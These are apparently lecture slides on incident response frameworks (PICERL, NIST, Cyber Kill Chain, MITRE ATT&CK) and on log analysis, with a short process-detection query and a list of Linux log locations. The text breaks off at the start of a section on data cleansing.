


# System and Network Investigations

# Agenda

- PICERL – Overview
- NIST Incident Response Process
- Cyber Kill Chain
- Cyber Attack Lifecycle
- MITRE ATT&CK
- Log Analysis
- Host Forensics
- Network Forensics
- Malware Analysis
- Scenario

# PICERL - Overview



# PICERL - Preparation

Preparation ensures the right members from the right team are involved and understand their role, when an incident occurs:

- Policies;
- Response Plan / Playbooks / Workflows;
- Communication plan;
- Systematic documentation;
- Team assembly;
- Tools and Resources;
- Training.

# PICERL - Identification

Identification is the process where an incident is declared.

Objectives:

- What is it;
- When did it start;
- What is the entry point;
- Where did it spread;
- What is the business impact;

Identification Types:

- Reactive: internal/external notification, SIEM/Security tool alerting
- Proactive: threat hunting, threat intelligence, user behavior analytics;

Where identification usually occurs:

- Network level: targets data in motion (Firewalls, NIDS/NIPS, Proxy, WAF)
- Host perimeter detection: targets data that leaves/enters a host (Host Firewall, HIDS/HIPS)
- System-level (host) detection: identification occurs based on data found on the host itself (Antivirus, Endpoint Detection and Response tools, File integrity tools, user noticing suspicious behavior)
- Application-level detection: Application logs (web app, app server, cloud services)

# PICERL - Containment

Containment is the next phase in the PICERL framework after identification. It entails that in the identification phase, the threat was already assessed along with its important points (such as: what occurred, where, how it spreads, how spread it is, what are the specific mechanisms of the threat, etc) and this knowledge can then be leveraged in deciding the containment actions necessary to stop the spread or prevent further damage from occurring.

Containment can be done in many ways, depending on the available options and the nature of the threat identified. Usually, there are separate containment strategies defined for each major type of incident or threat. Those can be further broken down in short-term and long-term containment strategies.

It is critical to have at least a basic understanding of the threat/incident when deciding what containment strategy to apply as some attacks could cause additional damage when they are contained.

Another important aspect concerning containment is the availability of information, services or systems involved in the incident. If a server is infected with malware and is decided that the threat needs to be contained, isolating the server from the network might not be possible as this would impact the business.

# PICERL - Eradication

In the eradication phase, the focus moves to cleaning the aftermath of the incident. This can often prove to be the longest and the most resource intensive part, depending on the type of incident. For example, if multiple machines were infected with malware and need to be restaged (fresh installation of an OS) and the task is done manually for each machine by IT staff, this process can take days, weeks and in some cases even months (for example a server waiting for a maintenance window).

## Objectives:

- Delete artifacts;
- Identify root cause;
- Rebuild machines;
- Apply patches;
- Restore back-ups;
- Take actions to ensure that future similar attacks are prevented (modify or create new filters in FW, IDS/IPS appliances, etc).

# PICERL - Recovery


After the incident was contained and eradicated, it is time to bring things back in production and return to normal operations. This can be achieved by restoring backups, booting servers, performing tests to ensure that all systems are functioning as intended, applying additional patches and restoring operations.

The recovery phase might entail a short-term extensive monitoring to catch any additional systems or artifacts not identified before and to verify if the actions taken in Containment / Eradication proved effective.



# NIST Incident Response Process

An alternative to the PICERL framework



The NIST Incident Response process is a similar alternative to the PICERL framework. It contains 4 steps, grouping the Containment, Eradication and Recovery phases of the PICERL framework into a single part. The key difference however is in the flow of this process, as it allows continuous circling between step 2 and 3 until the whole scope of the incident is assessed and handled.

# Cyber Kill Chain


Developed by Lockheed Martin, the Cyber Kill Chain® framework is part of the Intelligence Driven Defense® model for identification and prevention of cyber intrusions activity. The model identifies what the adversaries must complete in order to achieve their objective.

The seven steps of the Cyber Kill Chain® enhance visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques and procedures.


Aim of the identification phase is to determine:

- Which steps in the Cyber Kill Chain has the adversary completed (how far did they go?)
- On how many machines?
- What were their actions?
- What vulnerabilities/misconfigurations facilitated their access?

# Cyber Kill Chain



# Cyber attack lifecycle



# MITRE ATT&CK

## ATT&CK Matrix for Enterprise

layouts show sub-techniques hide sub-techniques

Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (6)	Access Token Manipulation (6)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (12)	Boot or Logon Autostart Execution (12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Scheduled Task/Job (6)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Forge Web Credentials (2)	Cloud Service Dashboard	Remote Services (8)	Data from Cloud Storage Object	Dynamic Resolution (1)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (2)	Domain Policy Modification (2)	Input Capture (4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Search Closed Sources (2)		Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Execution Guardrails (1)	Execution Guardrails (1)	Man-in-the-Middle (2)	Domain Trust Discovery	Software Deployment Tools	Data from Information Repositories (2)	Failback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Search Open Technical Databases (5)		Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Event Triggered Execution (15)	File and Directory Permissions Modification (2)	Modify Authentication Process (4)	File and Directory Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Exfiltration Over Web Service (2)	Inhibit System Recovery
Search Open Websites/Domains (2)		Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Hide Artifacts (7)	Network Sniffing	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Network Shared Drive	Multi-Stage Channels	Scheduled Transfer	Network Denial of Service (2)
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow (11)	Hijack Execution Flow (11)	OS Credential Dumping (8)	Network Sniffing		Data from Removable Media	Non-Application Layer Protocol	Transfer Data to Cloud Account	Resource Hijacking
				Hijack Execution Flow (11)	Process Injection (11)	Impair Defenses (7)	Steal Application Access Token	Peripheral Device Discovery		Data Staged (2)	Non-Standard Port		Service Stop
				Implant Container Image	Scheduled Task/Job (6)	Indicator Removal on Host (6)	Steal or Forge Kerberos Tickets (4)	Permission Groups Discovery (3)		Email Collection (3)	Proxy (4)		System Shutdown/Reboot
				Office Application Startup (6)	Valid Accounts (4)	Indirect Command Execution	Steal Web Session Cookie	Process Discovery		Input Capture (4)	Remote Access Software		
				Pre-OS Boot (3)		Masquerading (6)	Two-Factor Authentication Interception	Query Registry		Man in the Browser	Traffic Signaling (1)		
				Scheduled Task/Job (6)		Modify Authentication Process (4)	Unsecured Credentials (6)	Remote System Discovery		Man-in-the-Middle (2)	Web Service (3)		
				Server Software Component (3)		Modify Cloud Compute Infrastructure (4)		Software Discovery (1)		Screen Capture			
				Traffic Signaling (1)		Modify Registry		System Information Discovery		Video Capture			
				Valid Accounts (4)		Modify System Image (2)		System Network Configuration Discovery					
						Network Boundary Bridging (1)		System Network Connections Discovery					
						Obfuscated Files or Information (5)		System Owner/User Discovery					
						Pre-OS Boot (3)		System Service Discovery					
						Process Injection (11)		System Time Discovery					
						Rogue Domain Controller		Virtualization/Sandbox Evasion (3)					
						Rootkit							
						Signed Binary Proxy Execution (11)							
						Signed Script Proxy Execution (11)							
						Subvert Trust Controls (4)							
						Template Injection							
						Traffic Signaling (1)							
						Trusted Developer Utilities Proxy Execution (1)							
						Unused/Unsupported Cloud Regions							
						Use Alternate Authentication Material (4)							
						Valid Accounts (4)							
						Virtualization/Sandbox Evasion (3)							
						Weaken Encryption (2)							
						XSL Script Processing							

# MITRE ATT&CK

MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

- Based on real-world observations;
- Free, open and globally accessible
- A common language

## PYRAMID OF PAIN




Image Source: David J. Bianco




# MITRE ATT&CK

## ATT&CK Use Cases


### Detection

```
processes = search Process:Create  
reg = filter processes where (exe == "reg.exe" and parent_exe == "cmd.exe")  
cmd = filter processes where (exe == "cmd.exe" and parent_exe != "explorer.exe")  
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and reg.hostname == cmd.hostname)  
output reg_and_cmd
```

### Threat Intelligence



### Assessment and Engineering



### Adversary Emulation



# Log Analysis

## General notions

Log analysis is the process of reviewing, interpreting and understanding of computer-generated records called logs. Logs can be generated by a wide variety of systems or applications and serve the purpose of describing activities occurring on within.

Logs are found in log files created at specific locations on a disk, in real-time, by the system or application or can be streamed to a log collector over a network for a centralized log repository.


An essential part of cybersecurity is covered by logs and log analysis, as many alert based security appliances rely on logs to identify an incident and alert upon it. Cybersecurity analysts also rely on logs to garner information and data pertaining to an incident, expand the knowledge regarding the incident and present them as evidence of the incident.

The format or syntax of data within a log is often application or vendor specific, containing information that could be generally applicable (such as a UNIX time stamp) or specific to the application or system (such as a unique signature ID for a threat identified by an antivirus). As such, the interpretation of a log should be done in the context of the application or system that generated it.

Vendors might not always provide documentation of certain log types their systems or applications generate, leading to an increase in difficulty of log analysis.



# Log Analysis



# Log Analysis

There are three main caveats to log analysis:

1. Logging and Collection – Not only does logs need to be generated by a system or application, but it is also imperative to define the amount and types of information logged. Collection of logs is often done via a centralized or semi-centralized log management system; logs are streamed over the network or manually collected and then imported into this log management system.
2. Indexing and Searching – Indexing is a process that sorts or groups logs into similar types based on attributes defined (that serve as a reference, also called pointers or keys) and creating an index (an ordered list) for each. Indexing increases resource efficiency and speed when performing searches or analytics, it can also aid in deduplication of logs.
3. Monitoring and Alerting – Once a log management system is in place and logs are collected, they can be monitored to prompt alerts based on defined criteria. Multiple uses cases can derive alerts, such as error monitoring (debugging), application/system performance (resource usage), security events (AntiVirus / Firewall / IDS/IPS detections).

# Log Analysis - Types of logs and log sources

## 1. Network appliance logs

- Switches / Routers;
- Firewalls;
- VPNs;
- N-IDS/N-IPS;
- Web Application Firewalls (WAF);
- Proxies;
- ...

# Log Analysis - Types of logs and log sources

## 2. Windows event logs

- Application logs: Events logged by applications running in the Windows operating system.
- Security logs: Any event that might affect or impact the security of the system.
- System logs: Specific operating system event. For example, driver installations, system updates, group policy events.
- Other custom applications and service logs.

# Log Analysis - Types of logs and log sources

## 3. Linux logs:

- Application Logs;
- Event Logs;
- Service Logs;
- System Logs.

**/var/log/syslog** or **/var/log/messages** are general messages as well as system-related logs.

**/var/log/auth.log** or **/var/log/secure** store authentication pertaining failed and successful logins and the methods of authentication.

**/var/log/boot.log** information related to the boot and startup of the system.

**/var/log/maillog** or **var/log/mail.log** stores all logs related to mail servers.

**/var/log/kern** stores Kernel logs and warning data

**/var/log/dmesg** stores logs related to device drivers.

**/var/log/faillog** stores information related to all failed login attempts.

**/var/log/cron** stores information related to Cron jobs (scheduled tasks)

# Log Analysis - Types of logs and log sources

## 3. Linux logs:

**/var/log/httpd/** a directory containing the logs files **error\_logs** and **access\_logs** from the Apache httpd daemon (Apache web server)

**/var/log/mysqld.log** or **/var/log/mysql.log** stores logs about the starting, stopping and restarting the MySQL daemon.

**/var/log/daemon.log** stores information about services running in the background (no GUI).

**/var/log/btmp** recordings of failed login attempts

**/var/log/utmp** current login state, by user

**/var/log/wtmp** login/logout history

**/var/log/lastlog** information about the last logins for all users

# Log Analysis - Types of logs and log sources

## 4. Other types of logs

- Antivirus logs: logs generated by Antivirus software running on the host, the location and data structure are vendor specific.
- EDR (Endpoint Detection and Response) logs: telemetry data generated by EDR appliances running on the machines, this data is usually centralized in the EDR platform and forwarded to other appliances via APIs.
- Application specific logs
- DNS Server logs
- AD Server logs or other authentication servers (RADIUS, Kerberos, TACACS+)
- Web Server logs – IIS, Apache, Tomcat, Web Sphere, NGINX
- DHCP Server logs
- And many others ☺ ...

# Log Analysis - Concepts

## 1. Data cleansing

